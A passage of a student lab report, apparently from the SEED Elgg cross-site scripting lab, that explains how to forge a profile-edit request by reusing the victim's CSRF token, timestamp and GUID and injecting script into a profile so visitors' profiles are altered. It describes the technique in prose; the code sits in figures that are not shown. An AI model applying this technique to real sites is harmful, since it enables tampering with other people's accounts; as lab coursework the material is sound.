

Fig. 5.7 Alice's Profile Page showing that Samy has been added as a friend

3.6 Task 5: Modifying the Victim's Profile

Investigation of Normal Mechanism

We must first understand how to modify a user's Profile Page. To do so, we log in as Alice and navigate to her Edit Profile Page with FireFox's Developer Tools activated. We first type "**This is a test**" in Alice's About Me Section and save that. The reason why I chose to type a sentence instead of just one word is for us to understand how Elgg handles spaces. In Fig. 6.1, we see the following:

- Edit Service submits a POST request to the url ***http://www.xsslabelgg.com/action/profile/edit*** as seen with the red arrow.

- Header field that contains Session Cookie (green arrow) which is automatically set by the browser. As an attacker, we leave this field to be filled by the victim's browser.

Fig. 6.1 does not show the body of the POST Request. Instead, we navigate to Params Tab with the POST Request selected in FireFox Developer Tools as seen in Fig. 6.2. In Fig. 6.2, we see the following:

- __elg_token and __elg_ts parameters (red highlighted box) which are used to defeat CRSF attacks. From the previous task, we can load them from the victim's browser.
- "**This is a Test**" in the Description Field has handled as "**This+is+a+test**" as shown in the green highlighted box.
- Description Access Level = 2 as shown by the brown arrow. The name of this field is accesslevel[description] and this means that the Description Field is publicly accessible.
- GUID:44 as shown by the purple arrow. This is the GUID of Alice. This will need to be handled dynamically so that the attacker can infect more victims. Similar to the timestamp and token, the GUID value is also stored in a javascript variable called elgg.session.user.guid as shown in Fig. 6.3. We can find this by heading to the Inspector tab as seen in Fig. 6.3.



Fig. 6.1 Request Headers for Edit Service POST Request as Alice



Fig. 6.2 Params Tab of Edit Service Post Request by Alice



Fig. 6.3 Page Source of Alice Profile Page

Construct an AJAX Request to Modify Profile

We first log in as Samy and navigate to her Edit Profile Page where we will add the constructed code (Fig. 6.4) into her About Me Field (Fig 6.5) before saving that. I saved the code required for this task in ***task5.js***.

We log out of Samy's account and log in as Alice. In Fig. 6.6, we ensure that Alice's Profile Page has not yet been tampered with and is empty. Next, using Alice's account, we navigate to Samy's Profile Page. The POST request should have been crafted and sent along with all the required parameters. We see this in Fig. 6.7. Now we navigate to Alice's Profile Page and expect to see "**Samy is my hero**" in her About Me field. This is seen in Fig. 6.8.

Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

Line 1 is to ensure that it does not modify Samy's own profile, or it will overwrite the malicious content in Samy's profile as seen in Fig. 6.9. In addition, Samy's Profile Page will be updated with "**Samy is my hero**" as seen in Fig. 7.0.



Fig. 6.4 Code to be injected into Samy's Profile Page About Me for task5



Fig. 6.5 Adding the code in Text Mode to Samy Profile Page's About Me Field



Fig. 6.6 Alice's Profile Page prior to visiting Samy's Profile Page



Fig. 6.7 POST Request sent by victim's browser when visiting Samy's Profile Page



Fig. 6.8 Alice's Updated Profile Page after visiting Samy's Profile Page



Fig. 6.9 Malicious Code overwritten

